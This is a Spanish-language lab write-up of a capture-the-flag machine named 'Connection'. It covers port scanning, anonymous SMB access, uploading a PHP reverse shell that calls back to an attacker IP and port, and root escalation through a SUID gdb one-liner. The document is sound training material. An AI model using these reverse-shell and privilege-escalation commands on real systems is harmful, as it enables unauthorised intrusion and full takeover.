

Connection

Autor/a: Sucret · Plataforma: HackmyMv



Índice

1. Introducción.....	3
2. Desarrollo del tema.....	4
2.1 Metodología.....	4
2.1.1 Compruebo que el archivo está en la ruta correcta (SMB).....	9
2.1.2 Verifico mi IP (la máquina atacante).....	9
2.1.3 Me pongo “a la escucha” con Netcat (para recibir la conexión).....	9
4. Referencias (formato APA).....	13

Índice de figuras

Figura 1: Escaneo de puertos (Nmap) sobre 10.0.205.163.....	4
Figura 2: Comprobación del servicio HTTP en navegador.....	5
Figura 3: Buscar carpetas ocultas con wfuzz (enumeración de directorios).....	5
Figura 4: Resultados: aparecen muchos "200 OK"	5
Figura 5: Enumeración de SMB con enum4linux.....	6
Figura 6: Verificación de comparticiones con smbclient (acceso anónimo).....	7
Figura 7: Subida del archivo para la reverse shell a través de SMB.....	7
Figura 8: Configuración del archivo de reverse shell (IP y puerto).....	8
Figura 9: Verificación de la subida del archivo php-reverse-shell.php en la carpeta html mediante SMB y establecimiento de una reverse shell hacia la máquina atacante	8
Figura 10: Enumeración básica del sistema desde la shell y lectura de local.txt en /home/connection.....	9
Figura 11: Búsqueda de binarios con SUID (posibles vías de escalada).....	10
Figura 12: Consulta de referencia (GTF0Bins) sobre SUID en GDB.....	11
Figura 13: Explotación de la mala configuración: obtención de shell como root.....	11
Figura 14: Acceso a /root y lectura de la flag final (proof.txt).....	12

1. Introducción

El objetivo principal de este trabajo es realizar una auditoría práctica sobre la máquina **Connection**, siguiendo una metodología básica de pentesting para:

- Identificar servicios expuestos y posibles puntos de entrada.
- Enumerar recursos accesibles (web y SMB).
- Obtener acceso inicial al sistema.
- Escalar privilegios hasta **root** y recopilar evidencias (flags).

Alcance del trabajo

El alcance se limita a la máquina objetivo asignada en el entorno de la máquina, realizando únicamente acciones necesarias para:

- Reconocimiento y enumeración de servicios.
- Explotación controlada de debilidades detectadas.
- Obtención de las flags **local.txt** (usuario) y **proof.txt** (root).

No se incluyen pruebas de denegación de servicio, persistencia, ni técnicas fuera del entorno de práctica.

2. Desarrollo del tema

Se realizó un proceso completo de pentesting sobre la máquina *Connection*: primero se identificaron los servicios expuestos (web, SMB y SSH), después se enumeraron recursos accesibles, se obtuvo acceso inicial mediante una reverse shell aprovechando una compartición SMB vinculada al directorio web, y finalmente se escaló privilegios hasta **root** mediante una mala configuración (binario con permisos SUID), obteniendo como evidencias las flags **local.txt** y **proof.txt**.

2.1 Metodología


```
Nmap scan report for 10.0.205.163
Host is up (0.00068s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:9F:28:81 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Figura 1: Escaneo de puertos (Nmap) sobre 10.0.205.163.

Aquí estoy usando **Nmap** para ver qué puertos tiene abiertos la IP **10.0.205.163** (la máquina objetivo) - `nmap -P -nP 10.0.205.0`.

Me salen estos puertos abiertos:

- **22 (ssh)** → sirve para entrar por terminal si más adelante consigo usuario/contraseña o clave.
- **80 (http)** → hay una web funcionando.
- **139 y 445 (netbios/SMB)** → esto suele ser **compartición de archivos de Windows/Samba**, muy útil para buscar carpetas, usuarios o archivos.



El puerto **80** responde con la **página por defecto de Apache2 en Debian**, confirmando que el servidor web está activo, pero sin contenido de aplicación visible en la raíz.

```
(kali㉿kali)-[~]
└─$ sudo wfuzz -c --hc=404 -t 500 -L -w /usr/share/wordlists/dirbuster/directo
ry-list-lowercase-2.3-medium.txt http://10.0.205.163/FUZZ
[sudo] password for kali:
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is no
t compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL si
tes. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://10.0.205.163/FUZZ
Total requests: 207643
```

Figura 3: Buscar carpetas ocultas con wfuzz (enumeración de directorios).

Como la web principal no enseña nada, lanzo wfuzz para probar muchas palabras como:

admin, login, uploads, backup, etc.

```
000000004: 200      368 L    933 W    10701 Ch  py of this"
000000002: 200      368 L    933 W    10701 Ch  "#"
000000005: 200      368 L    933 W    10701 Ch  "#"
                                     "# This work
                                     is licensed u
                                     nder the Crea
                                     tive Commons"
000041849: 200      368 L    933 W    10701 Ch  "http://10.0.
                                     205.163/"

Total time: 0
Processed Requests: 61037
Filtered Requests: 61022
Requests/sec.: 0
```

Figura 4: Resultados: aparecen muchos "200 OK".

Aquí se ve que wfuzz empieza a sacar muchas respuestas 200 (que normalmente significa "existe").

Pero hay un detalle clave: las respuestas tienen el mismo tamaño mismos **"chars/words/lines"**.

Aunque la ruta no exista, el servidor web te devuelve la misma página genérica (por ejemplo la default de Apache o un "redirect" raro).

- Entonces wfuzz cree que "todo existe", **pero realmente es ruido**.

```
===== ( Share Enumeration on 10.0.205.163 ) =====  
  
Sharename      Type      Comment  
-----  
share          Disk  
print$         Disk      Printer Drivers  
IPC$           IPC       IPC Service (Private Share for uploading files)  
Reconnecting with SMB1 for workgroup listing.  
  
Server          Comment  
-----  
Workgroup       Master  
WORKGROUP      METASPLOITABLE  
  
[+] Attempting to map shares on 10.0.205.163  
//10.0.205.163/share Mapping: OK Listing: OK Writing: N/A  
//10.0.205.163/print$ Mapping: DENIED Listing: N/A Writing: N/A  
  
[E] Can't understand response:  
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*  
//10.0.205.163/IPC$ Mapping: N/A Listing: N/A Writing: N/A
```

Figura 5: Enumeración de SMB con enum4linux.

Aquí uso **enum4linux** para “preguntar” al servicio SMB de la máquina (10.0.205.163) qué recursos compartidos tiene.

Lo importante que saco de aquí:

- Aparecen comparticiones como **share**, **print\$** e **IPC\$**.
- Se ve que share permite listar (y en algunos casos acceder) sin credenciales fuertes, mientras que otras como print\$ suelen dar problemas de permisos.

```
(kali@kali)-[~]  
$ smbclient -L //10.0.205.163/ -N  
Anonymous login successful  
  
Sharename      Type      Comment  
-----  
share          Disk  
print$         Disk      Printer Drivers  
IPC$           IPC       IPC Service (Private Share for uploading files)  
Reconnecting with SMB1 for workgroup listing.  
Anonymous login successful  
  
Server          Comment  
-----  
Workgroup       Master  
WORKGROUP      METASPLOITABLE
```

Figura 6: Verificación de comparticiones con smbclient (acceso

En esta captura uso smbclient para comprobar si puedo acceder de forma anónima. Sale "Anonymous login successful". Y puedo entrar a SMB como anónimo, así que puedo intentar navegar por share y ver su contenido.

```
(kali@kali)-[~]
$ smbclient //10.0.205.163/share
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd html\
smb: \html\> put php-reverse-shell.php
putting file php-reverse-shell.php as \html\php-reverse-shell.php (894.2 kB/s) (average 894.2 kB/s)
smb: \html\>
```


Fig

Figura 7: Subida del archivo para la reverse shell a través de SMB

Aquí ya estoy dentro de la compartición share y entro a una carpeta llamada html.

Esto es importante porque:

- Una carpeta llamada html suele estar relacionada con el contenido de la web (lo que se sirve por Apache).
- Después subo un archivo **PHP** de **reverse shell** a esa carpeta.



```
*~/php-reverse-shell.php - Mousepad
File Edit Search View Document Help
31 //
32 // Description
33 //
34 // This script will make an outbound TCP connection to a hardcoded IP and port.
35 // The recipient will be given a shell running as the current user (apache normally).
36 //
37 // Limitations
38 //
39 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
40 // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
41 // Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
42 //
43 // Usage
44 //
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit(0);
48 $VERSION = "1.0";
49 $ip = '10.0.205.199'; // CHANGE THIS
50 $port = 1921; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
```

Figura 8: Configuración del archivo de reverse shell (IP y puerto)

En esta captura se ve el archivo PHP abierto en el editor, y aquí ajusto:

- La **IP** de mi máquina atacante (donde quiero recibir la conexión).
- El **puerto** en el que estaré escuchando.




Figura 9: Verificación de la subida del archivo php-reverse-shell.php en la carpeta html mediante SMB v establecimiento de una reverse shell hacia la máquina atacante

2.1.1 Compruebo que el archivo está en la ruta correcta (SMB)

En la parte izquierda se ve que entro con **smbclient** a la compartición share, y dentro de html hago un ls.

Ahí confirmo que existen:

- php-reverse-shell.php (el archivo que subí)
- index.html (el de apache)

2.1.2 Verifico mi IP (la máquina atacante)

Abajo aparece la interfaz de red (eth0) donde se ve mi IP **10.0.205.199**.

Esa es la IP a la que quiero que la máquina víctima se conecte “de vuelta” cuando ejecute la reverse shell.

2.1.3 Me pongo “a la escucha” con Netcat (para recibir la conexión)

Luego se ve el listener con nc en el puerto **1921**.

Esto significa: “me quedo esperando a que la víctima se conecte a este puerto”.

En cuanto ejecuto la reverse shell desde el navegador, aparece:

- connect to [10.0.205.199] from (UNKNOWN) [10.0.205.163] ...

```
www-data@connection:/tmp$ cd /home
cd /home
www-data@connection:/home$ ls
ls
connection
www-data@connection:/home$ cd connection
cd connection
www-data@connection:/home/connection$ ls
ls
local.txt
www-data@connection:/home/connection$ cat local.txt
cat local.txt
3f491443a2a6aa82bc86a3cda8c39617
```

Figura 10: Enumeración básica del sistema desde la shell y lectura de local.txt en /home/connection

script /dev/null -c bash para entrar en modo interactivo de terminal

En la otra captura ya se ve que, estando dentro como www-data, navego por carpetas:

- entro en /home
- veo el usuario connection
- entro a /home/connection
- y leo local.txt

```
www-data@connection:/home/connection$ find / -type f -perm -4000 -ls 2>/dev/null
<nection$ find / -type f -perm -4000 -ls 2>/dev/null
 3678      12 -rwsr-xr-x   1 root    root      10232 Mar 28  2017 /usr/lib/eject/dmccrypt-get
-device
 271481     52 -rwsr-xr--   1 root    messagebus  51184 Jul  5  2020 /usr/lib/dbus-1.0/dbus-d
aemon-launch-helper
 273055     428 -rwsr-xr-x   1 root    root      436552 Jan 31  2020 /usr/lib/openssh/ssh-key
sign
 265674     44 -rwsr-xr-x   1 root    root      44440 Jul 27  2018 /usr/bin/newgrp
 266157     36 -rwsr-xr-x   1 root    root      34888 Jan 10  2019 /usr/bin/umount
 265821     64 -rwsr-xr-x   1 root    root      63568 Jan 10  2019 /usr/bin/su
 262208     64 -rwsr-xr-x   1 root    root      63736 Jul 27  2018 /usr/bin/passwd
 279120    7824 -rwsr-sr-x   1 root    root    8008480 Oct 14  2019 /usr/bin/gdb
 262204     44 -rwsr-xr-x   1 root    root      44528 Jul 27  2018 /usr/bin/chsh
 262203     56 -rwsr-xr-x   1 root    root      54096 Jul 27  2018 /usr/bin/chfn
 266155     52 -rwsr-xr-x   1 root    root      51280 Jan 10  2019 /usr/bin/mount
 262206     84 -rwsr-xr-x   1 root    root      84016 Jul 27  2018 /usr/bin/gpasswd
```

Figura 11: Búsqueda de binarios con SUID (posibles vías de escalada)

En esta captura, ya estando dentro de la máquina con un usuario sin privilegios (por ejemplo www-data), hago una enumeración para localizar **archivos con el bit SUID activado**.

¿Qué significa esto?

- Un binario con **SUID** puede ejecutarse con los permisos de su dueño (muchas veces **root**).
- Si alguno de esos binarios es “aprovechable” por una mala configuración, puede permitir **subir privilegios**.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

This requires that GDB is compiled with Python support.

```
sudo install -m =xs $(which gdb) .  
./gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit
```

Figura 12: Consulta de referencia (GTF0Bins) sobre SUID en GDB

Aquí se ve que consulto una guía de referencia (tipo **GTF0Bins**) para comprobar si **GDB con SUID** puede utilizarse para obtener ejecución con privilegios.

La idea es:

Si gdb está marcado con SUID y permite lanzar un intérprete/ejecución, podría abrir una shell con permisos elevados.

Esto se debe a una **mala configuración**: un programa pensado para depurar no debería tener SUID en un sistema bien configurado.

```
www-data@connection:/home/connection$ /usr/bin/gdb -nx -ex 'python import os; os.execl("/bin/sh",
"sh", "-p")' -ex quit
<import os; os.execl("/bin/sh", "sh", "-p")' -ex quit
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
# whoami
whoami
root
```

Figura 13: Explotación de la mala configuración: obtención de shell

En esta captura se ejecuta el procedimiento usando gdb (apoyado en la referencia anterior) y se comprueba el resultado con un whoami.

Se ha conseguido acceso con máximos privilegios debido a un **binario SUID inseguro**.

El sistema responde root, lo que confirma que la escalada de privilegios ha funcionado.

```
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt
a7c6ea4931ab86fb54c5400204474a39
```

Figura 14: Acceso a /root y lectura de la flag final (proof.txt)

Ya con permisos de root, entro en el directorio **/root** y localizo el archivo de evidencia final.

Leo proof.txt y obtengo la flag de root, confirmando control total de la máquina.

4. Referencias (formato APA)

GTFOBins. (s. f.). *gdb*. GTFOBins. Recuperado el 16 de diciembre de 2025, de <https://gtfobins.github.io/gtfobins/gdb/>

Pentestmonkey. (s. f.). *php-reverse-shell*. Pentestmonkey. Recuperado el 16 de diciembre de 2025, de <https://pentestmonkey.net/tools/web-shells/php-reverse-shell>